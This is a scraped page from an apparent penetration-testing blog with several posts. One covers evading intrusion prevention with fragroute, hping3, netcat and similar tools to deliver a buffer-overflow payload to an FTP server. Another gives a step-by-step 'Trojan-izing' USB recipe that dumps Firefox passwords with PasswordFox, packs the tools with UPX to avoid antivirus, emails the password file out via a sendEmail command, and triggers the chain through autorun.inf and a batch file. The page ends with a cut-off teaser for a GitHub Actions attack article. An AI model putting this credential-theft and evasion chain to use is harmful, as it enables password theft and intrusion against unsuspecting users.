This configuration goes in the conf file /pentest/scanners/fragroute-1.2/fragroute.conf and the command would be:

bt ~ # fragroute -f /pentest/scanners/fragroute-1.2/fragroute.conf xxx.xxx.xxx.xxx

Note: After the command is executed, just browse to the site and your traffic will be fragged!Another technique can be used in conjunction with fragroute is gzip encoding for evasion purposes.

About the Symantec Antivirus software

The following text is an extract from Mr Vikram Kumar hosted on Symantec official web site:

"Symantec Endpoint Protection IPS system is the best IPS available anywhere!  I explained Symantec maintains one of the world’s most comprehensive vulnerability databases, currently consisting of more than 32,000 recorded vulnerabilities (spanning more than two decades) affecting more than 72,000 technologies from more than 11,000 vendors.You can also create your own IPS rules for your specific requirement."

Note: So you get the picture that if I bypass the HIPS of Symantec I would have defeated the worlds best HIPS.

About the Symantec intrusion prevention sub system

The following text extract was taken from the Symantec administration guide:
 

"The intrusion prevention system (IPS) is the Symantec Endpoint Protection client's second layer of defense after the firewall. The IPS is a network-based system that operates on every computer on which the client is installed and the intrusion prevention system is enabled. If a known attack is detected, one or more intrusion
prevention technologies can automatically block it.

The intrusion prevention system scans each packet that enters and exits computers in the network for attack signatures. Attack signatures are the packet sequences that identify an attacker’s attempt to exploit a known operating system or program vulnerability.

If the information matches a known attack, the IPS automatically discards the packet. The IPS can also sever the connection with the computer that sent the data for a specified amount of time. This feature is called active response, and it protects computers on your network from being affected in any way. The client includes the following types of IPS engines that identify attack signatures."


The Methodology

What I will do in this article is that I am going to focus in two different things:
  1. The TCP/IP Obfuscation (for handling the antivirus/antispyware)
  2. The Buffer Overflow Obfuscation (for handling the HIPS)
Note: I will also describe how Symantec Endpoint Protection works, the network driver types it is using and how to write a costume IPS signature to block the modified buffer overflow.

Epilog

This post is getting bigger and bigger so I will brake it to a third part hope you enjoy when is finished.

To be continued...

Reference:
  1. http://www.darkreading.com/security/news/208804734/how-to-bypass-the-ids-ips.html
  2. http://ethicalhackernet.blogspot.gr/2009/06/bypassing-ips-penetration-tester.html
  3. http://www.indepthdefense.com/2009/08/originally-posted-on-httppauldotcom.html
  4. http://www.shell-storm.org/papers/files/270.pdf
  5. http://etutorials.org/Networking/network+security+assessment/Chapter+4.+IP+Network+Scanning/4.4+IDS+Evasion+and+Filter+Circumvention/
  6. http://www.monkey.org/~dugsong/fragroute/fragroute.8.txt
  7. http://www.symantec.com/connect/blogs/connect-and-protect-symantec-endpoint-protection-always-winner 
  8. ftp://ftp.symantec.com/public/english_us_canada/products/symantec_endpoint_protection/11.0/manuals/administration_guide.pdf 

30/05/2012

Ask and you shall receive (Part 1)

Intro

It is really annoying not being able to learn basic information about penetration testing without struggling to locate the proper information.  This post is about delivering the payload the proper way, the bible is says ask and you shall receive (again this is basic hacking methodology that most penetration testers don't use). So the question I am going to answer in this post is how can someone deliver his or her exploit payload in order to:

A. Bypass:
  1. Network Based Intrusion Prevention (IPS).
  2. Network Based Intrusion Detection  (IDS).
  3. Host Based Intrusion Prevention (IPS).
  4. Host Based Intrusion Detection (IDS).
  5. Network Firewall Device.
  6. Web Application Firewalls.
  7. Deep Content Inspection Devices. 
B. Deliver in short amount of time to: 
  1. Large scale networks
  2. Low bandwidth networks (happening not so often).      
So imagine that your client says to you that you have to test 100 IP's in lets say three days (how can you test for conficker vulnerability) or that you have an internal penetration test and all hosts have host based Intrusion Prevention software, how do you try to bypass the network filtering? Well it is very simple you treat the delivery in a different way. You have to take into consideration the network stack as a separate entity from the vulnerable process. For the sake of this post I am going to use an exploit developed in a previous post. But first a little about the stack and IPS/IDS, on how it works.

A little about data Encapsulation and the TCP/IP Protocol Stack

The packet is the basic unit of information that is transferred across a network. The packet consists, at a minimum, of a header with the sending and receiving hosts' addresses, and a body with the data to be transferred. As the packet travels through the TCP/IP protocol stack, the protocols at each layer either add or remove fields from the basic header. When a protocol on the sending host adds data to the packet header, the process is called data encapsulation. Moreover, each layer has a different term for the altered packet, in our example we are going to use rlogin program and as shown in the following figure that is how data are treated.


Note: As you can see the data (in our case the exploit payload) are broken in packets, segments, datagram, frames and then reassembled again in frames, datagrams, segment and packets and finally into data in it's pure original form.

A little about how IPS/IDS works

Intrusion prevention systems (IPS), also known as intrusion detection and prevention systems (IDPS), are network security appliances that monitor network and/or system activities for malicious activity. The main functions of intrusion prevention systems are to identify malicious activity, log information about said activity, attempt to block/stop activity, and report activity.

Intrusion prevention systems are considered extensions of intrusion detection systems because they both monitor network traffic and/or system activities for malicious activity. The main differences are, unlike intrusion detection systems, intrusion prevention systems are placed in-line and are able to actively prevent/block intrusions that are detected.

More specifically, IPS can take such actions as sending an alarm, dropping the malicious packets, resetting the connection and/or blocking the traffic from the offending IP address. An IPS can also correct Cyclic Redundancy Check (CRC) errors, unfragment packet streams, prevent TCP sequencing issues, and clean up unwanted transport and network layer options.

Intrusion prevention systems classification  types

Intrusion prevention systems are classified in 4 major categories: 
  1. Network-based intrusion prevention system (NIPS): monitors the entire network for suspicious traffic by analyzing protocol activity.
  2. Wireless intrusion prevention systems (WIPS): monitors a wireless network for suspicious traffic by analyzing wireless networking protocols.
  3. Network behavior analysis (NBA): examines network traffic to identify threats that generate unusual traffic flows, such as distributed denial of service (DDoS) attacks, certain forms of malware, and policy violations.
  4. Host-based intrusion prevention system (HIPS): an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host.
IPS/IDS detection methods

The majority of intrusion prevention systems utilize one of three detection methods: signature-based, statistical anomaly-based, and stateful protocol analysis.
  1. Signature-Based Detection: This method of detection utilizes signatures, which are attack patterns that are preconfigured and predetermined. A signature-based intrusion prevention system monitors the network traffic for matches to these signatures. Once a match is found the intrusion prevention system takes the appropriate action. Signatures can be exploit-based or vulnerability-based. Exploit-based signatures analyze patterns appearing in exploits being protected against, while vulnerability-based signatures analyze vulnerabilities in a program, its execution, and conditions needed to exploit said vulnerability. 
  2. Statistical anomaly-based detection: This method of detection baselines performance of average network traffic conditions. After a baseline is created, the system intermittently samples network traffic, using statistical analysis to compare the sample to the set baseline. If the activity is outside the baseline parameters, the intrusion prevention system takes the appropriate action.
  3. Stateful Protocol Analysis Detection: This method identifies deviations of protocol states by comparing observed events with “predetermined profiles of generally accepted definitions of benign activity.”

Yes but how how?

All this information is pretty cute but how am I going to use this knowledge to exploit my target. Well all this information is not so useless if you have the proper tool kit and right mindset. You have to think and it will all become clear to you it is like matrix. But first lets analyze our exploit scenario, we have an attacker machine, a victim machine with lets say a network filtering entity. The following figure explains conceptually the attack scenario:


Note: See how the Network filter is placed in the victim machine and reassembles all the packets before getting injected to the vulnerable process, which in our example is Free Float FTP Server v1.0. Check out that the Network filter in our example is set in the Transport and Internet Layer. I am placing the bind shell box to the attackers TCP/IP stack because conceptually the payload is going to be sent through the attacker stack, meaning that what you see as a port is behind your stack. 

Redefining buffer overflow  concept (it is all in your mind)

Well if someone asks you what is a buffer overflow you tell him the process of injecting a string, just a string nothing else, when you do an SQL injection you sent a string from your browser to a vulnerable Web Application database, buffer overflows is the same thing, just a set of characters and you can own the world. Now the string that you sent gains (the buffer overflow) a different meaning when injected to the vulnerable process. So lets revisit the exploit developed in previous post called Over The Flow the simple way:


Note: What we do in the exploit shown above is we open a raw socket using Python to sent our exploit to the vulnerable process then connect to the target and sent the exploit.

Converting the buffer to a simple file

Instead of opening a socket to sent the file we will use another delivery method such as the Netcat tool, but first we export the buffer overflow to a file:


Note: See how easy it was to convert the buffer overflow to a file. You should also take into consideration the fact that the file is a single line starting with the ftp USER variable and ending with a CRLLF sequence which designates the end of the file.

So the final file format is:

USER + buffer overflow + CRLF sequence

Note: Simplistically speaking this is a generic form of how all buffer overflows look like when reassembled and before injected to the vulnerable process. This can get you a feeling now how IPS signatures are created.

Netcat as a payload launcher

The rest of the post is easy to describe. Now we can sent our payload using the proper command syntax of Netcat to transfer the payload to the target machine. We just have to issue the following command:

nc 127.0.0.1 21 > mybuffer.txt

Note: And boom you got your shell back, that easy (the command syntax is based in unix-like systems such as Linux). This exploit attempt was reproduced in numerous penetration test so you better be sure that is works because it is a real threat. Image what are the possibilities in real world hacks.

Rapid payload delivery

Now that we know how to deliver a payload with Netcat and we can build a Python server component that launches multiple thread connections waiting for reverse shells to initiate a connection to your attacking machine. A conceptual representation is shown below in this figure.


Note: See how the vulnerable process lances the reverse shell and the multi threaded Python listener accepts the remote connections amazing is not? Again imagine the possibilities of exploitation when using a stable exploit that does not crush the service and remains undetected or how can someone write a costume IPS signature to identify the reverse shell connection. By the way this is a good way to test your IPS heuristics behavior. This type of IPS counter measure can be easily defeated using an IP list randomizer (within your shellcode) and a bot net from compromised machines with a seemingly random IP list as reverse shell receivers (you should understand by now that this is a very realistic scenario already used from conflikor). 

Delivering the payload the right way

A better approach would be to use unicornscan instead of netcat, hping2, sbd, nmap or hping3. With unicornscan you cam easily fool host based signature network filters.Unicornscan is an attempt at a User-land Distributed TCP/IP stack for information gathering and correlation. It is intended to provide a researcher a interface for introducing a stimulus into and measuring a response from a TCP/IP enabled device or network.

Some of its features include asynchronous stateless TCP scanning with all variations of TCP flags, asynchronous stateless TCP banner grabbing, and active/passive remote OS, application, and component identification by analyzing responses. It allows you to specify more information, such as source port, packets per second sent, and randomization of source IP information, if needed. For this reason, it may not be the best choice for initial port scans; rather, it is more suited for later “fuzzing” or experimental packet generation and detection. A much more interesting tool for this job would be fragroute.

Fragroute was created by Dug Song (@dugsong on twitter.) It has the ability to take traffic destined for a particular host and do all sorts of things with it. It can delay, duplicate, drop, fragment, overlap, reorder, etc. It was created primarily to test network based intrusion detection systems, firewalls, and IP stack behavior.

More specifically fragroute intercepts, modifies, and rewrites egress traffic destined for a specified host, implementing most of the attacks described in the Secure Networks "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection" paper of January 1998.

It features a simple rule set language to delay, duplicate, drop, fragment, overlap, print, reorder, segment, source-route, or otherwise monkey with all outbound packets destined for a target host, with minimal support for randomized or probabilistic behavior.This tool was written in good faith to aid in the testing of network intrusion detection systems, firewalls, and basic TCP/IP stack behavior.

Examples of using other tools

Below you can see multiple examples and get multiple ideas on how to by pass network and host based IPS/IDS.


hping3 –file mybuffer.txt –data 127.0.0.1 21 

Note: You can use hping3  to transfer the buffer over flow over TCP/IP stack and play wth the.

fragroute -f frag-3 127.0.0.1 

Note: You can use fragroute to transfer the buffer over flow over and test your IPS signatures.

sbd 127.0.0.1 21 < mybuffer.txt 

Note: You can use sbd to transfer the buffer over flow over an encrypted connection and bypass reverse SSL proxies.

nc 127.0.0.1 21 > mybuffer.txt

Note: You can use nc to transfer the buffer over flow over TCP/IP stack in a simple penetration test without any filtering. 

netcat6 127.0.0.1 21 > mybuffer.txt

Note: You can use netcat6 to transfer the buffer over flow over IPv6 forgotten services that system administrators don't think that can be done anything.  

cryptcat 127.0.0.1 21 < mybuffer.txt 

Note: You can use sbd to transfer the buffer over flow over an encrypted connection and bypass reverse SSL proxies.

Epilogue 

In this post we redefined what a buffer overflow is and we showed alternative ways to deliver the payload.

Reference:
  1. http://docs.oracle.com/cd/E19http://docs.oracle.com/cd/E19683-01/806-4075/ipov-32/index.html
  2. http://www.nask.pl/run/n/IDS_IPS_work
  3. http://en.wikipedia.org/wiki/Intrusion_prevention_system
  4. http://oreilly.com/pub/h/1058 
  5. http://www.downloadnetcat.com/ 
  6. http://www.compsec.org/security/index.php/port-scanners/93-port-scanners-unicorn-scan.html
  7. http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet 
  8. http://linux.softpedia.com/get/System/Networking/sbd-14900.shtml 
  9. http://www.radarhack.com/tutorial/shadowinteger_backdoor.pdf 
  10. http://www.dest-unreach.org/socat/doc/socat.html#FILES 
  11. http://www.dest-unreach.org/socat/ 
  12. http://www.hellboundhackers.org/articles/634-cryptcat:-advanced-usage.html 

27/04/2012

Trojana-zing USB sticks

USB nowadays 

Now days most of us have a USB flash drive (sometimes also referred to as a USB stick, USB memory stick or simply a flash drive) that what we use when we want to store data temporarily. They are really small and lightweight and are very practical when you want to move files from one computer to another.

That is all fine, but what happens when none trusted USB’s are inserted in our USB stick drives, how difficult is it for someone to steal and e-mail all our passwords within seconds? Well the answer for someone that knows is simple, a few seconds is more than enough for someone to collect all your passwords from your laptop.

USB flash drives are used when data is moved between home and office. They are also often used when data is moved inside an office, for example when moving data to/from a computer that is not connected to a network. Obviously that is the main reason that a PC not connected to internet can be infected with Trojans, viruses and other malicious software. A very well known worm that had a great impact worldwide is Conflicker [9].  Conflicker initially did not use USB’s as a infection medium, but later on it updated itself and started infecting USB stick, and that was when the spreading increased dramatically.

Trojan-azing a USB stick

How difficult is for someone to convert a USB stick into a Trojan? Well this article is going to so you that even a person with little to no knowledge of computers can steal and e-mail your passwords using open source and freeware software to construct a USB Trojan that is practically not traceable from industry software antivirus, because this programs are legitimate programs, but when combined together can do real damage.

The key components of constructing a USB Trojan would be:

  1. The password collector (e.g. tool that is going to collect your password).
  2. The transportation method (e.g. method to send over Internet the stolen passwords).
  3. A compressor (e.g. reduce the payload size )
  4.  The execution method (e.g. the method to execute the desired payload when USB is inserted to the target PC).
Well the first tool to use would be the password collector, for the purpose of this article I am going to use PasswordFox, for the transportation method I will use SMTP along with a tool called Sentmail and for the execution method I will use Autorun. 

About SendEmail our Communication Channel

SendEmail is a lightweight, command line SMTP email client. With it you can send e-mails from a command line, this free program is perfect, simple to use and feature rich. It was designed to be used in bash scripts, batch files. SendEmail is written in Perl (but can also run as a standalone executable in windows) and is unique in that it requires NO MODULES. It has an intuitive and flexible set of command-line options, making it very easy to use. SendEmail is licensed under the GNU GPL, either version 2 of the License or any later version.  Supported Platforms are Linux, BSD, OS X, Windows 98, Windows NT, Windows 2000, & Windows XP. [1]

The following picture show a screen shot of the Sentmail help from command line:

 
Note: Sentmail also supports TLS but for the purposes of this article we are not going to use the TLSv1.0 option, although it might be a good idea to do it if you want to bypass reverse SSL proxies or content inspection devices.

Why use Sentmail?

I think that is obvious how Sentmail can be used for malicious purposes such as spamming, e-mail spoofing attacks, and automated virus distribution e.t.c.  , a malicious user can simply integrate the Sentmail executable to another executable (e.g. notepad.exe) as a Trojan  using a packer such as upx  [2] or IExpress Wizard [3] , upload the executable in his/her web site and then use social engineering to convince innocent users to download and execute the maliciously altered  executable. But the most interesting characteristics of Sentmail are that it is a standalone executable and its size is only 692 KB.

About PasswordFox as our Password Collector

PasswordFox is a small password recovery tool that allows you to view the user names and passwords stored by Mozilla Firefox Web browser. By default, PasswordFox displays the passwords stored in your current profile, but you can easily select to watch the passwords of any other Firefox profile. For each password entry, the following information is displayed: Record Index, Web Site, User Name, Password, User Name Field, Password Field, and the Signors filename.  This utility works under Windows 2000, Windows XP, Windows Server 2003, Windows Vista, and Windows 7. Firefox should also be installed on your system in order to use this utility. [4]

Why Use PasswordFox

PasswordFox doesn't require any installation process or additional DLL files, but firefox browser must be installed on your computer in order allow PasswordFox to grab the targeted passwords list. PasswordFox is again a standalone executable and in order to start using PasswordFox, you can simply double click the executable file.

After running it, the main window will display your entire passwords firefox list for the last profile that you used.  That’s not all PasswordFox can do. PasswordFox can also run from command line and splash you firefox password list into a txt file. Also the tool size is ridiculously small only 40 KB, amazing what 40 KB can do to your firefox password profile eee?

The following screen shot shows how we can actually use PasswordFox from command line is:


Note:  Not much to see, PasswordFox tool does not support the help command. Check out the /stext options used, this option is going to export all my firefox passwords into the txt file named pass.txt.

About UPX as our Compressor

UPS is a freeware high quality executable compressor, and ideal for our job.  The UPX author claims that it has a better compression rate than that of WinZip/zip/gzip with no memory overhead for your compressed executables. UPX is distributed with full source code under the GNU General Public License v2+, with special exceptions granting the free usage for commercial programs as stated in the UPX License Agreement. [2]

Compressing our executables

We will compress our executables using UPX for two main reasons, first to reduce antivirus detection possibility and second to reduce the size of our executables.  Antivirus bypassing is not so easy to achieve and out of the scope of this article. So let’s go on and compress our executables.  From the command line the commands we have to issue are:

  1. upx –brute Sentmail.exe
  2. upx –brute PasswordFox.exe
The following screen shot shows the outcome of this command:


Note:  The PasswordFox.exe was already compressed with upx by the author.  

Sending our Password Collection Using Sentmail

Sending a not easily traceable e-mail is not going to be easy. We will need either use a costume valid e-mail address from publicly well known e-mail servers such as Google and Yahoo or we can use an open mail relay server.  

An open mail relay is an SMTP server configured in such a way that it allows anyone on the Internet to send e-mail through it, not just mail destined to or originating from known users. This used to be the default configuration in many mail servers; indeed, it was the way the Internet was initially set up, but open mail relays have become unpopular due to their exploitation by spammers and worms. Many relays were closed, or were placed on blacklists by other servers. [5]


For the purpose of this article we will use Google Mail Serve to send our malicious e-mail this, so the following command would do the Job:


sendEmail.exe -t  somemail@something.com -o tls=auto  -f  yourgmail@gmail.com  -u youmailsubject  -m yourmailbody  -a pass.txt -s smtp.gmail.com -xp yourpassword  -xu youusername


Note: In order to use Google mail you have to use TLS (Sentmail does support TLS, so it is not going to be a problem). The –a option add the file attachment containing the passwords.

Launching a program on a USB

Using Autorun.inf to automatically launch a program on a USB flash drive is very easy, but you have to know the windows platform (e.g. Windows 7, Vista, XP e.t.c) it depends on the version of the Windows you are targeting  the design your USB Autorun. Below I will show you how to handle this in different Windows versions. [7]

Handling different Windows versions would be mean using the keyword START and ACTION in the Autorun.inf file.  So the Autorun file would look like this in its final form:
  1. [AutoRun]
  2. OPEN=run.bat
  3. ACTION=run.bat 
The run.bat file is a bat file (also called batch file) that you can edit with notepad and add the commands show below:
  1. Start PasswordFox.exe /stext
  2. Start Sentmail <parameters>

If autorun is disabled on a specific computer, you will not see the autorun menu when the flash drive is plugged in; hence the application will not start automatically. In that case you will be forced to explore the drive and run the program manually. If you need to launch the program with specific command line parameters then you can open a console window and type the parameters there, or use a .BAT script to do the same task. [10]

Finally launching the attack

Step 1:  Copy the .Bat file that issues the command described above.
Step 2: Make sure USB Autorun is enabled in the target machine.
Step 3: Copy the Autorun.inf file with the configuration described above.

Further Attack improvements

The attack described in this article can be optimized to be more resilient to antivirus software, but bypassing antivirus software is out of the scope of this article due to its added complexity.

Bypassing the auto-run limitation

The Teensy USB HID Attack Vector is a remarkable combination of customized hardware and bypassing restrictions by keyboard emulation. Traditionally, when you insert a DVD/CD or USB if autorun is disabled (after Windows XP service pack 2 autorun is disabled, I think it is SP2!), your autorun.inf isn’t called and you can’t execute your code automatically. With the Teensy HID based device you can emulate a keyboard and mouse. When you insert the device it will be detected as a keyboard, and with the microprocessor and onboard flash memory storage you can send a very fast set of keystrokes to the machine and completely compromise it. You can order a Teensy device for around 17 dollars at http://www.prjc.com.

The following extract was taken from the blog of werew01f which he/she was kind enough to commend on the inaccuracy of this blog post:

Teensy, USB-based micro-controller development board, which can be programmed to emulate as any device and store programming code. I have wrote an article that describes how you can emulate the device as a HID (Human Interface Device) and inject attack codes and execute commands in the system.
    
Epilogue

I sure I proved how easy is to steal and e-mail user credentials within a few seconds even you have little to no experience at all. Again nowadays it is very critical to protect your assets from all dangers. The best think someone could do to protect his/her information is to disable autorun and apply proper Endpoint Protection Software.

References:

  1. http://caspian.dotconf.net/menu/Software/SendEmail/
  2. http://upx.sourceforge.net/
  3. http://technet.microsoft.com/en-us/library/dd346760.aspx
  4. http://www.nirsoft.net/utils/passwordfox.html
  5. http://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-sean_taylor-binary_obfuscation.pdf
  6. http://en.wikipedia.org/wiki/Open_mail_relay
  7. http://www.samlogic.net/articles/autorun-usb-flash-drive.htm
  8. http://www.samlogic.net/articles/autorun-usb-flash-drive-windows-7.htm
  9. http://en.wikipedia.org/wiki/Conficker
  10. http://lazybit.com/index.php/2007/03/01/usb_flash_drive_autorun
  11. http://www.offensive-security.com/metasploit-unleashed/Teensy_USB_HID_Attack 

GitHub Actions as an Attacker's Playground

GitHub Actions as an Attacker's Playground — 2026 Edition CI/CD security • Supply chain • April 2026 ci-cd github-actions supply-c...